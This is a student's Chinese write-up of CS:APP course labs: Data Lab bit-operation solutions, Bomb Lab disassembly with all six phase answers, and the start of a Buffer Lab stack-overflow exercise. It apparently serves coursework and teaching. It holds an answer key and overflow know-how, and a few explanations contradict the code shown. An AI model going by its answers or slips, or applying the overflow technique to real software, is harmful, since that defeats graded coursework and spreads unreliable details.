本文记录中科大研究生课程——计算机系统的相关实验,使用的教材为《深入理解计算机系统》第3版。课程给的实验材料貌似用的是第2版的,额外添加了一些实验要求和说明,但是原理和思想基本都是一样的。
实验1:位操作(Data Lab)
实验介绍
本实验考察计算机信息的表示,要求实现简单的位操作、逻辑运算、二进制补码和浮点函数,并且限制了可使用的
C 操作符和数量,有助于理解 C
数据类型的位级表示以及数据操作的位级行为。本实验总共包括位操作的15个编程题。
实验环境
操作系统
Ubuntu 20.04.3 (64位)
C/C++编译器
gcc version 9.4.0
实验要求
"bits.c"文件中包含需要实现的15个函数,文件中规定了实现每个函数需要的逻辑和算术操作符(规定数量)。
只能使用规定的操作符
! ~ & ^ | + << >>
不能使用循环或者条件语句
不能使用超过8位的常数 0xff
实验思路
1. bitXor

本题要求使用按位与&和按位取反~实现按位异或。
1 2 3 4 5 6 7 8 9 10 11 int bitXor (int x, int y) { return ~(~x & ~y) & ~(x & y); }
异或就是当参与运算的两个二进制数不同时结果才为1,其他情况为0。
根据德摩根定律(参考离散数学集合论知识):
推导出:
转换为C代码:
2. tmin
求int类型的最小值。
1 2 3 4 5 6 7 8 9 10 int tmin (void ) { return 1 <<31 ; }
C 语言中 int 类型是32位,即4字节数 。int
类型的最小值,即最高位符号位为 1,其他位均为 0,所以只需要将 1 左移 31
位。
3. isTmax
判断输入值是否为 int 类型的最大值。
1 2 3 4 5 6 7 8 9 10 11 int isTmax (int x) { return !((~(x+1 )^x))&!!(x+1 ); }
考虑四位的最大值x=0111
,x+1之后就会变成1000 ,对1000 取非
0111
就会重新变回x值,自己与自己异或会得到0,所以可以用异或来判断~(x+1)与x是否相等,从而判断是否为x最大值。
小技巧:等号的操作可以直接利用a == b 等价于
!(a ^b)
这里有一个例外就是x=-1 ,由于-1=1111
他利用上面的式子判断也符合,故要特判-1 利用!!(x+1)
这个操作-1和最大值并不相同。
4. allOddBits
判断所有奇数位是否都为1,这里的奇数指的是位的阶级是2的几次幂。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 int allOddBits (int x) { int mask = 0xAA + (0xAA << 8 ); mask = mask + (mask << 16 ); return !((mask & x) ^ mask); }
首先要构造掩码,使用移位运算符构造出奇数位全1的数 mask
,然后获取输入 x
值的奇数位,其他位清零(mask&x),然后与
mask
进行异或操作,若相同则最终结果为0,然后返回其值的逻辑非。
5. negate
不使用 - 操作符,求 -x 值。
1 2 3 4 5 6 7 8 9 10 11 12 int negate (int x) { return ~x+1 ; }
补码实际上是一个阿贝尔群,满足性质公式:A + ~A = -1和A + neg A =0,利用这两个式子我们可以得到
neg A = ~A + 1,对于 x,-x
是其补码,所以 -x 可以通过对 x
取反加1得到。
6. isAsciiDigit
计算输入值是否是数字 0-9 的 ASCII 值,即计算
x 是否在 0x30 ~ 0x39 范围内。
1 2 3 4 5 6 7 8 9 10 11 12 13 int isAsciiDigit (int x) { return !((x & 0xf0 ) ^ 0x30 ) & !(((x & 0x0f ) + 6 ) >> 4 ) & !(x & (~0xff )); }
分别对低位和高位字节进行判断:
1 2 3 4 5 6 7 8 9 10 11 int res2 = (x & 0xf0 )^0x30 ;int res1 = ((x & 0x0f ) + 6 ) >> 4 ;int res3 = x & (~0xff );sreturn !res1 & !res2 & !res3;
7. conditional
实现类似x?y:z的条件计算。
1 2 3 4 5 6 7 8 9 10 11 12 int conditional (int x, int y, int z) { int mask = (!x)-1 ; return (y | ~mask) & (z | mask) ; }
x?y:z表示当x为0时返回y,当x不为0时返回z;
(1)先使用!对x进行判断,得到布尔值0或1,再减1可分别得到0xffffffff和0x0
(2)构造y | ~mask,此时当mask=0xffffffff时取y,当mask=0x0时取0xffffffff;对称构造z | mask,此时当mask=0xffffffff时取0xffffffff,当mask=0x0时取z;用&连接即可满足条件。
8. isLessOrEqual
实现小于等于比较。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 int isLessOrEqual (int x, int y) { int sx = x >> 31 ; int sy = y >> 31 ; int mask = sx ^ sy; int sm = (y + (~x + 1 )) >> 31 ; return !!((mask & sx) | (~mask & ~sm)); }
9. logicalNeg
实现逻辑非运算。
1 2 3 4 5 6 7 8 9 10 11 12 int logicalNeg (int x) { return ~((x | (~x + 1 )) >> 31 ) & 1 ; }
0与其他整数的区别是,0的负数仍然为0,而其他整数求负数后符号改变。这里要考虑一个特例,当x为最小值0x80000000时,x的负数仍然为最小值,最高位虽然不变但是仍为1。综上,除0以外,x和其负数的最高位中必有一个是1。
int类型中负数用补码表示,求补码即反码加一,构造(x | (~x + 1))操作,只有x=0时最高位保持
0,利用这一点,求反后右移保留最高位,检测该位是否为 1
就可以实现逻辑非。
10. howManyBits
计算最少需要多少位可以用补码表示法来表示数x。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 int howManyBits (int x) { int sign = x >> 31 ; int b16, b8, b4, b2, b1, b0; x = (sign & ~x) | (~sign & x); b16 = !!(x >> 16 ) << 4 ; x = x >> b16; b8 = !!(x >> 8 ) << 3 ; x = x >> b8; b4 = !!(x >> 4 ) << 2 ; x = x >> b4; b2 = !!(x >> 2 ) << 1 ; x = x >> b2; b1 = !!(x >> 1 ); x = x >> b1; b0 = x; return b16 + b8 + b4 + b2 + b1 + b0 + 1 ; }
如果是正数,寻找最高位1出现的位置,然后加上一位符号位即可。如果是负数的话,只需要知道最高位
0
出现的位置,再添加一个符号位。所以负数可以先对其取反,然后按照正数操作。
寻找过程为 2
分法,利用!!(x >> bits)来判断该段是否有
1。有则左移至该段,否则不移动即另一端。注意最后 2
位的情况,11和10都会使ans1 = 1且ans0 = 1,事实上只有全
0(数
0)的情况会使ans0 = 0。最后注意需要加上一个符号位,最终答案把移位结果累加ans16 + ans8 + ans4 + ans2 + ans1 + ans0 + 1。
11. floatScale2
实现浮点数乘 2。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 unsigned floatScale2 (unsigned uf) { int sign = (1 << 31 ) & uf; int exp = (uf >> 23 ) & 0xff ; int frac = uf & 0x7fffff ; if (exp == 0xff ) return uf; if (exp == 0x00 ) return (uf << 1 ) | sign; exp = exp + 1 ; if (exp == 0xff ) return 0x7f800000 | sign; else return (exp << 23 ) | sign | frac; }
IEEE标准32位浮点数格式为:最高位 1
位为符号位 (sign),8
为为指数位 (exp),剩下的 23
位为有效位 (frac)。
根据浮点数范围,浮点数乘2需要分三种情况讨论:
exp == 0xff:表示NaN ,无穷大,乘2仍然返回原参数;exp == 0x00:非规格数,这时候 frac 无起始 1,乘2即将
frac 部分左移 1
位,同时还需要考虑符号,整体运算等价于(uf << 1) | signexp == others:
规格化情况,先增加指数位,注意这时候判断是否为 0xff
达到无穷大。按位模式组合成新的浮点数输出即可(exp << 23) | sign | frac。
12. floatFloat2Int
将单精度浮点数转化为int类型整数。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 int floatFloat2Int (unsigned uf) { int sign = (1 << 31 ) & uf; int exp = (uf >> 23 ) & 0xff ; int frac = uf & 0x7fffff ; if (exp == 0xff ) return 0x80000000 u; else if (exp == 0x00 ) return 0u ; else { int frac1 = 0x800000 | frac; int exp1 = exp - 127 ; if (exp1 > 31 ) return 0x80000000 u; else if (exp1 < 0 ) return 0u ; if (exp1 > 23 ) frac1 = frac1 << (exp1 - 23 ); else frac1 = frac1 >> (23 - exp1); if (sign) return ~frac1 + 1 ; else return frac1; } }
分三种情况讨论:
exp == 0xff:表示NaN
或无穷大,直接返回最大值0x80000000;exp == 0x00:非规格化数字,都是小于1的数,直接返回0;exp == others:
规格化情况,先补充隐含的1,frac变为24位,减去偏移值得到真实的移码exp1。
exp1大于31或者小于0都超过int表示范围,直接返回0。
frac相当于已经左移了23位,需要再判断exp1与23的大小,大于23则还需要左移(exp1-23)位,小于则需要右移(23-exp1)位。
最后根据uf的符号分别返回,正数直接返回移位后的数,负数则返回其补码。
13. floatPower2
计算2.0的x次方。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 unsigned floatPower2 (int x) { if (x > 127 ) return 0xff << 23 ; else if (x < -126 ) return 0 ; else return (x + 127 ) << 23 ; }

实验结果
补充
实验2:二进制炸弹(Bomb Lab)
实验介绍
二进制炸弹是一个包含一系列阶段的可执行程序,每个阶段需要你在stdin上输入一个特定的字符串。如果你输入的字符串正确,那么这个阶段就被成功拆除,炸弹进入下一阶段。否则,炸弹会爆炸,并输出"BOOM!!!",然后终止。当所有的阶段都被成功拆除后炸弹就被拆除。
实验要求
根据“学号后三位%47”领取自己的代码包
实验思路
准备工作: 得到汇编代码
1 objdump -d bomb >> bomb.s
Phase 1
1 2 3 4 5 6 7 8 9 10 11 12 13 14 08048b80 <phase_1>: 8048b80: 55 push %ebp 8048b81: 89 e5 mov %esp,%ebp 8048b83: 83 ec 08 sub $0x8,%esp 8048b86: c7 44 24 04 b8 99 04 movl $0x80499b8,0x4(%esp) 8048b8d: 08 8048b8e: 8b 45 08 mov 0x8(%ebp),%eax 8048b91: 89 04 24 mov %eax,(%esp) 8048b94: e8 66 05 00 00 call 80490ff <strings_not_equal> 8048b99: 85 c0 test %eax,%eax 8048b9b: 74 05 je 8048ba2 <phase_1+0x22> 8048b9d: e8 24 0b 00 00 call 80496c6 <explode_bomb> 8048ba2: c9 leave 8048ba3: c3 ret
这段程序调用了两个函数,根据名字可以猜测函数的作用。strings_not_equal函数,是比较两个字符串是否相等,然后测试函数的返回值,如果不为0则调用explode_bomb程序引爆炸弹。所以问题是怎么找到对比的字符串。可以看到,在第5行,调用strings_not_equal函数前程序为其分配了一个地址空间0x80499b8,猜测该地址可能为函数strings_not_equal的参数地址,也就是有可能是比对字符串的起始地址。打印地址内容:
1 2 (gdb) x/s 0x80499b8 0x80499b8: "The future will be better tomorrow."
即可得到第一个炸弹的答案:
1 The future will be better tomorrow.
Phase 2
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 08048ba4 <phase_2>: 8048ba4: 55 push %ebp 8048ba5: 89 e5 mov %esp,%ebp 8048ba7: 83 ec 28 sub $0x28,%esp 8048baa: 8d 45 e4 lea -0x1c(%ebp),%eax 8048bad: 89 44 24 04 mov %eax,0x4(%esp) 8048bb1: 8b 45 08 mov 0x8(%ebp),%eax 8048bb4: 89 04 24 mov %eax,(%esp) 8048bb7: e8 b0 04 00 00 call 804906c <read_six_numbers> # 读6个数字 8048bbc: c7 45 fc 01 00 00 00 movl $0x1,-0x4(%ebp) # i=1 8048bc3: eb 1e jmp 8048be3 <phase_2+0x3f> 8048bc5: 8b 45 fc mov -0x4(%ebp),%eax # a=i 8048bc8: 8b 54 85 e4 mov -0x1c(%ebp,%eax,4),%edx # d=M[base+4*i-28] A[i-7] 8048bcc: 8b 45 fc mov -0x4(%ebp),%eax # a=i 8048bcf: 48 dec %eax # a=i-1 8048bd0: 8b 44 85 e4 mov -0x1c(%ebp,%eax,4),%eax # a=M[base+4*(i-1)-4*7] A[i-8] 8048bd4: 83 c0 05 add $0x5,%eax #a=a+5 8048bd7: 39 c2 cmp %eax,%edx #cmp A[i-7]:(A[i-8]+5) 8048bd9: 74 05 je 8048be0 <phase_2+0x3c> #if = goto 8048be0 8048bdb: e8 e6 0a 00 00 call 80496c6 <explode_bomb> 8048be0: ff 45 fc incl -0x4(%ebp) 8048be3: 83 7d fc 05 cmpl $0x5,-0x4(%ebp) # comp i:5 8048be7: 7e dc jle 8048bc5 <phase_2+0x21> # if <= goto 8048bc5 8048be9: c9 leave 8048bea: c3 ret
有一个read_six_numbers的函数,猜测会从输入中读取六个数字。阅读中间的反汇编代码,判断是比较相邻输入的差是否为
5。所以只要满足+5 的等差数列就是符合条件的正确答案。
Phase 3
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 08048beb <phase_3>: 8048beb: 55 push %ebp 8048bec: 89 e5 mov %esp,%ebp 8048bee: 83 ec 38 sub $0x38,%esp 8048bf1: c7 45 f8 00 00 00 00 movl $0x0,-0x8(%ebp) 8048bf8: 8d 45 f0 lea -0x10(%ebp),%eax 8048bfb: 89 44 24 10 mov %eax,0x10(%esp) 8048bff: 8d 45 ef lea -0x11(%ebp),%eax 8048c02: 89 44 24 0c mov %eax,0xc(%esp) 8048c06: 8d 45 f4 lea -0xc(%ebp),%eax 8048c09: 89 44 24 08 mov %eax,0x8(%esp) 8048c0d: c7 44 24 04 dc 99 04 movl $0x80499dc,0x4(%esp) 8048c14: 08 8048c15: 8b 45 08 mov 0x8(%ebp),%eax 8048c18: 89 04 24 mov %eax,(%esp) 8048c1b: e8 48 fc ff ff call 8048868 <sscanf@plt> 8048c20: 89 45 f8 mov %eax,-0x8(%ebp) # 返回参数值 8048c23: 83 7d f8 02 cmpl $0x2,-0x8(%ebp) # cmp x:2 8048c27: 7f 05 jg 8048c2e <phase_3+0x43> # 参数大必须大于2 8048c29: e8 98 0a 00 00 call 80496c6 <explode_bomb> 8048c2e: 8b 45 f4 mov -0xc(%ebp),%eax 8048c31: 89 45 dc mov %eax,-0x24(%ebp) 8048c34: 83 7d dc 07 cmpl $0x7,-0x24(%ebp) # 第一个参数必须小于7 8048c38: 0f 87 c2 00 00 00 ja 8048d00 <phase_3+0x115> 8048c3e: 8b 55 dc mov -0x24(%ebp),%edx 8048c41: 8b 04 95 e8 99 04 08 mov 0x80499e8(,%edx,4),%eax # 根据第一个参数计算跳转地址 8048c48: ff e0 jmp *%eax 8048c4a: c6 45 ff 74 movb $0x74,-0x1(%ebp) # 参数1为0跳转到这里,这里的0x74作为第2个参数对比 8048c4e: 8b 45 f0 mov -0x10(%ebp),%eax 8048c51: 3d 66 03 00 00 cmp $0x366,%eax # 第三个参数与0x366比较 8048c56: 0f 84 ad 00 00 00 je 8048d09 <phase_3+0x11e> 8048c5c: e8 65 0a 00 00 call 80496c6 <explode_bomb> 8048c61: e9 a3 00 00 00 jmp 8048d09 <phase_3+0x11e> ....... 8048d09: 0f b6 45 ef movzbl -0x11(%ebp),%eax # 第2个参数与0x74比较,即116 8048d0d: 38 45 ff cmp %al,-0x1(%ebp) 8048d10: 74 05 je 8048d17 <phase_3+0x12c> 8048d12: e8 af 09 00 00 call 80496c6 <explode_bomb> 8048d17: c9 leave 8048d18: c3 ret
第16行调用了sscanf函数输入,sscanf函数的声明如下:
1 2 3 4 int sscanf (const char *str, const char *format, ...) ;
由此猜测第12行的0x80499dc应该是格式化字符串,作为参数传递给sscanf函数,打印该地址的字符串内容:
1 2 (gdb) x/s 0x80499dc 0x80499dc: "%d %c %d"
可以看到要求输入3个参数,且格式为"%d %c %d"。再阅读后面的反汇编代码,可以知道第一个参数必须小于7,且程序依据第一个参数计算跳转地址,为方便起见,直接设置第一个参数为0,直接跳转到第一个判断条件;第一个判断条件比较参数3是否为0x366,即870;同时这里还将0x74保存到了栈-0x1(%ebp)中,是为了与参数2比较。因为参数2为char类型,使用ascii字符,116表示的字符为t;所以最后输入:
Phase 4
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 08048d48 <phase_4>: 8048d48: 55 push %ebp 8048d49: 89 e5 mov %esp,%ebp 8048d4b: 83 ec 28 sub $0x28,%esp 8048d4e: 8d 45 f4 lea -0xc(%ebp),%eax 8048d51: 89 44 24 08 mov %eax,0x8(%esp) 8048d55: c7 44 24 04 08 9a 04 movl $0x8049a08,0x4(%esp) 8048d5c: 08 8048d5d: 8b 45 08 mov 0x8(%ebp),%eax 8048d60: 89 04 24 mov %eax,(%esp) 8048d63: e8 00 fb ff ff call 8048868 <sscanf@plt> 8048d68: 89 45 fc mov %eax,-0x4(%ebp) 8048d6b: 83 7d fc 01 cmpl $0x1,-0x4(%ebp) 8048d6f: 75 07 jne 8048d78 <phase_4+0x30> 8048d71: 8b 45 f4 mov -0xc(%ebp),%eax 8048d74: 85 c0 test %eax,%eax 8048d76: 7f 05 jg 8048d7d <phase_4+0x35> 8048d78: e8 49 09 00 00 call 80496c6 <explode_bomb> 8048d7d: 8b 45 f4 mov -0xc(%ebp),%eax 8048d80: 89 04 24 mov %eax,(%esp) 8048d83: e8 91 ff ff ff call 8048d19 <func4> 8048d88: 89 45 f8 mov %eax,-0x8(%ebp) 8048d8b: 81 7d f8 00 5f 37 00 cmpl $0x375f00,-0x8(%ebp) 8048d92: 74 05 je 8048d99 <phase_4+0x51> 8048d94: e8 2d 09 00 00 call 80496c6 <explode_bomb> 8048d99: c9 leave 8048d9a: c3 ret
与上一题相同,这里页使用了sscanf函数,找到格式字符串地址0x8049a08:
1 2 (gdb) x/s 0x8049a08 0x8049a08: "%d"
在判断了匹配参数是否大于1之后,程序在第21行调用了函数func4对输入进行计算,并将返回值与0x375f00比较,如果相等则返回。func4反汇编代码如下:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 08048d19 <func4>: 8048d19: 55 push %ebp 8048d1a: 89 e5 mov %esp,%ebp 8048d1c: 83 ec 08 sub $0x8,%esp 8048d1f: 83 7d 08 01 cmpl $0x1,0x8(%ebp) # 比较参数x是否大于1 8048d23: 7f 09 jg 8048d2e <func4+0x15> 8048d25: c7 45 fc 01 00 00 00 movl $0x1,-0x4(%ebp) # return 1 8048d2c: eb 15 jmp 8048d43 <func4+0x2a> 8048d2e: 8b 45 08 mov 0x8(%ebp),%eax # Get x 8048d31: 48 dec %eax # x=x-1; 8048d32: 89 04 24 mov %eax,(%esp) 8048d35: e8 df ff ff ff call 8048d19 <func4> # 递归调用func4(x-1) 8048d3a: 89 c2 mov %eax,%edx # d=func4(x-1) 8048d3c: 0f af 55 08 imul 0x8(%ebp),%edx # d=d*x 8048d40: 89 55 fc mov %edx,-0x4(%ebp) 8048d43: 8b 45 fc mov -0x4(%ebp),%eax # return x*func4(x-1) 8048d46: c9 leave 8048d47: c3 ret
通过分析func4的反汇编代码可知,该函数为一个递归函数,计算x!
1 2 3 4 5 int func4 (int x) { if (x<=1 ) return 1 ; return x*func4(x-1 ); }
因为10!=3628800,即0x375f00,所以答案:
Phase 5
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 08048d9b <phase_5>: 8048d9b: 55 push %ebp 8048d9c: 89 e5 mov %esp,%ebp 8048d9e: 83 ec 38 sub $0x38,%esp 8048da1: 8d 45 e8 lea -0x18(%ebp),%eax # y in M[-0x18(%ebp)] 8048da4: 89 44 24 0c mov %eax,0xc(%esp) 8048da8: 8d 45 ec lea -0x14(%ebp),%eax # x in M[-0x14(%ebp)] 8048dab: 89 44 24 08 mov %eax,0x8(%esp) 8048daf: c7 44 24 04 0b 9a 04 movl $0x8049a0b,0x4(%esp) # format string 8048db6: 08 8048db7: 8b 45 08 mov 0x8(%ebp),%eax 8048dba: 89 04 24 mov %eax,(%esp) 8048dbd: e8 a6 fa ff ff call 8048868 <sscanf@plt> 8048dc2: 89 45 fc mov %eax,-0x4(%ebp) 8048dc5: 83 7d fc 01 cmpl $0x1,-0x4(%ebp) # 检查输入个数 8048dc9: 7f 05 jg 8048dd0 <phase_5+0x35> 8048dcb: e8 f6 08 00 00 call 80496c6 <explode_bomb> 8048dd0: 8b 45 ec mov -0x14(%ebp),%eax 8048dd3: 83 e0 0f and $0xf,%eax 8048dd6: 89 45 ec mov %eax,-0x14(%ebp) # x=x&0xf 8048dd9: 8b 45 ec mov -0x14(%ebp),%eax 8048ddc: 89 45 f8 mov %eax,-0x8(%ebp) 8048ddf: c7 45 f0 00 00 00 00 movl $0x0,-0x10(%ebp) # i=0 8048de6: c7 45 f4 00 00 00 00 movl $0x0,-0xc(%ebp) # sum=0 8048ded: eb 16 jmp 8048e05 <phase_5+0x6a> 8048def: ff 45 f0 incl -0x10(%ebp) # i++; 8048df2: 8b 45 ec mov -0x14(%ebp),%eax 8048df5: 8b 04 85 c0 a5 04 08 mov 0x804a5c0(,%eax,4),%eax 8048dfc: 89 45 ec mov %eax,-0x14(%ebp) # x=array[x] 8048dff: 8b 45 ec mov -0x14(%ebp),%eax 8048e02: 01 45 f4 add %eax,-0xc(%ebp) # sum+=x 8048e05: 8b 45 ec mov -0x14(%ebp),%eax 8048e08: 83 f8 0f cmp $0xf,%eax # cmp x:15 8048e0b: 75 e2 jne 8048def <phase_5+0x54> 8048e0d: 83 7d f0 0c cmpl $0xc,-0x10(%ebp) # cmp i:12 8048e11: 75 08 jne 8048e1b <phase_5+0x80> 8048e13: 8b 45 e8 mov -0x18(%ebp),%eax 8048e16: 39 45 f4 cmp %eax,-0xc(%ebp) # cmp sum:y 8048e19: 74 05 je 8048e20 <phase_5+0x85> 8048e1b: e8 a6 08 00 00 call 80496c6 <explode_bomb> 8048e20: c9 leave 8048e21: c3 ret
查看输入格式:
1 2 (gdb) x/s 0x8049a0b 0x8049a0b: "%d %d"
通过分析汇编代码可以知道,程序在第28行调用了数组,数组地址为0x804a5c0,且长度为16,因为要x的范围为0<=x<16,x要作为数组索引访问数组;这里最关键的就是打印出数组的值:
1 2 (gdb) p *0x804a5c0@16 $ 1 = {10, 2, 14, 7, 8, 12, 15, 11, 0, 4, 1, 13, 3, 9, 6, 5}
根据汇编代码反推出phase_5函数的源程序如下:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 void phase_5 (const char *str) { int x,y; int n = ssccanf(str,"%d %d" ,&x,&y); if (n<=1 ) { explode_bomb(); return ; } int i=0 ,sum=0 ; int array [] = {10 , 2 , 14 , 7 , 8 , 12 , 15 , 11 , 0 , 4 , 1 , 13 , 3 , 9 , 6 , 5 }; x=x&0xf ; while (x!=0xf ){ i++; x=array [4 *x]; sum+=x; } if (i==12 &sum==y) return ; explode_bomb(); }
因为循环只能进行12次,可以根据数组反推出x变化序列,进而得到序列和:y=sum=93
1 15 6 14 2 1 10 0 8 4 9 13 11 7
答案为:
Phase 6
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 08048eb6 <phase_6>: 8048eb6: 55 push %ebp 8048eb7: 89 e5 mov %esp,%ebp 8048eb9: 83 ec 18 sub $0x18,%esp 8048ebc: c7 45 f8 6c a6 04 08 movl $0x804a66c,-0x8(%ebp) # 0x804a66c in M[-0x8(%ebp)] 8048ec3: 8b 45 08 mov 0x8(%ebp),%eax 8048ec6: 89 04 24 mov %eax,(%esp) # input_strings:str 8048ec9: e8 8a f9 ff ff call 8048858 <atoi@plt> # ascii to int 8048ece: 89 c2 mov %eax,%edx # n1 = atoi(str) 8048ed0: 8b 45 f8 mov -0x8(%ebp),%eax 8048ed3: 89 10 mov %edx,(%eax) # n1 in 0x804a66c 8048ed5: 8b 45 f8 mov -0x8(%ebp),%eax 8048ed8: 89 04 24 mov %eax,(%esp) 8048edb: e8 42 ff ff ff call 8048e22 <fun6> 8048ee0: 89 45 f8 mov %eax,-0x8(%ebp) # p=fun6(h) 8048ee3: 8b 45 f8 mov -0x8(%ebp),%eax 8048ee6: 89 45 fc mov %eax,-0x4(%ebp) # p in M[-0x4(%ebp)] 8048ee9: c7 45 f4 01 00 00 00 movl $0x1,-0xc(%ebp) # i=1 8048ef0: eb 0c jmp 8048efe <phase_6+0x48> 8048ef2: 8b 45 fc mov -0x4(%ebp),%eax 8048ef5: 8b 40 08 mov 0x8(%eax),%eax 8048ef8: 89 45 fc mov %eax,-0x4(%ebp) # p=p->next 8048efb: ff 45 f4 incl -0xc(%ebp) # i++; 8048efe: 83 7d f4 08 cmpl $0x8,-0xc(%ebp) # cmp i:8 8048f02: 7e ee jle 8048ef2 <phase_6+0x3c> 8048f04: 8b 45 fc mov -0x4(%ebp),%eax 8048f07: 8b 10 mov (%eax),%edx # get n2=p->val 8048f09: a1 6c a6 04 08 mov 0x804a66c,%eax # get n1 8048f0e: 39 c2 cmp %eax,%edx # cmp n2:n1 8048f10: 74 05 je 8048f17 <phase_6+0x61> 8048f12: e8 af 07 00 00 call 80496c6 <explode_bomb> 8048f17: c9 leave 8048f18: c3 ret
phase_6一开始调用了函数atoi,该函数声明如下:
1 2 3 int atoi (const char *str) ;
所以猜测需要输入一个可以转换为整数的字符串。运行程序并输入测试字符串"12345",查看调用atoi函数前栈中的数据,可以看到输入字符串的地址被存放在栈顶,字符串起始地址为0x804aa30。在调用了atoi函数后,程序将返回值存放到了地址0x804a66c中,打印出来显示是刚刚输入的字符串转成的数字:
1 2 3 4 5 (gdb) x/s 0 x804aa30 0 x804aa30 <input_strings+400 >: "12" ... (gdb) x/d 0 x804a66c 0 x804a66c <node0>: 12
接下来程序调用了函数fun6,并将返回值放入到-0x4(%ebp)中;其中第18到24行为链表的访问,执行8次后跳出循环。最后终止时比较与
atoi
转换的结果是否一致。通过阅读fun6的反汇编代码可知fun6函数并没有使用到atoi
转换的结果,所以直接运行到第27行查看寄存器%edx的值,该值为fun6得到的结果:149。最终答案为:
实验结果

phase1~6的答案如下:
1 2 3 4 5 6 The future will be better tomorrow. 5 10 15 20 25 30 0 t 870 10 7 93 149
按照阶段依次输入上面分析的答案,运行结果截图如下:
实验3:缓冲区溢出(Buffer Lab)
实验目标
实验介绍
文件组成
makecookie:生成cookie 例:./makecookie SA18225155 生成cookie
Bufbomb:可执行程序-攻击对象
Sendstring: 字符格式转换
bufbomb程序
Bufbomb中包含一个getbuf函数,该函数实现如下:
1 2 3 4 5 6 int getbuf () { char buf[12 ]; Gets(buf); return 1 ; }
getbuf的反汇编代码:
1 2 3 4 5 6 7 8 9 10 11 12 08048fe0 <getbuf>: 8048fe0: 55 push %ebp #压入返回地址 8048fe1: 89 e5 mov %esp,%ebp 8048fe3: 83 ec 18 sub $0x18,%esp #allocate 24B 8048fe6: 8d 45 f4 lea -0xc(%ebp),%eax #get string address 8048fe9: 89 04 24 mov %eax,(%esp) 8048fec: e8 6f fe ff ff call 8048e60 <Gets> 8048ff1: b8 01 00 00 00 mov $0x1,%eax #return 1; 8048ff6: c9 leave 8048ff7: c3 ret 8048ff8: 90 nop 8048ff9: 8d b4 26 00 00 00 00 lea 0x0(%esi,%eiz,1),%esi
溢出的字符将覆盖栈帧上的数据,特别的,会覆盖程序调用的返回地址,赋予我们控制程序流程的能力;通过构造溢出字符串,程序将“返回”至我们想要的代码上。
计算机系统中,字符以ASCII码表示
/存储,例如,输入’1’,存储为’0x31’。本实验也需要扩展的ASCII码(128~255)。为了构造所需要的地址或其他数据,我们需要逆反”字符->ASCII码”的过程;采用代码包给出的
sendstring工具。
1 ./sendstring < exploit.txt > exploit-raw .txt
其中exploit.txt保存目标数据(即空格分隔的ASCII码),exploit-raw.txt为逆向出的字符串。
前述方法构造出的字符串按如下方式输入:
1 ./bufbomb -t SA18225155 < exploit-raw .txt
从标准输入设备输入:ALT+ASC码的十进制数(小键盘输入)。注意,最后一个数字按下后与ALT键同时放开。例,输入字符“1”为ALT+49。实验完成后提交exploit.txt文件。
1 2 3 pushl $0x89abcdef # Push value onto stack addl $17,%eax # Add 17 to %eax ret
